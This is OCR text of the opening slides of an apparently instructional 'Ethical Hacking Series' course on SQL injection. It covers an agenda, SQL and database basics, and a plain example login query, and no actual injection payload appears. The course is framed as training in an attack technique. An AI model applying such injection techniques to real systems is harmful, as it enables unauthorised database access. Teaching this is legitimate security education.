
How to Perform SQL Injection


Peter Mosmans
Lead Penetration Tester

@onwebsecurity https://www.go-forward.net


Ethical Hacking Series




Ethical Hacking Series



Ethical Hacking Series



Ethical Hacking Series



SQL Injection

- SQL injection concepts
- Types of SQL injection
- Exploitation techniques
- How to perform SQL injection
  - Methodology
  - Tools
- Evasion Techniques
- SQL injection countermeasures

SQL Injection Concepts

SQL Basics

Structured Query Language

Domain-specific language to manage data

Perform create, read, update, delete functions

Designed for relational databases

ANSI and ISO standardized, yet implementations differ

Sometimes also possible to perform system commands

Database Types

Format for data storage


Often hierarchical and structured

Relational

Object

Non relational: NoSQL

NoSQL database types can also be vulnerable



```
SELECT name, email FROM users WHERE username = "fred" AND password = "secret"
```

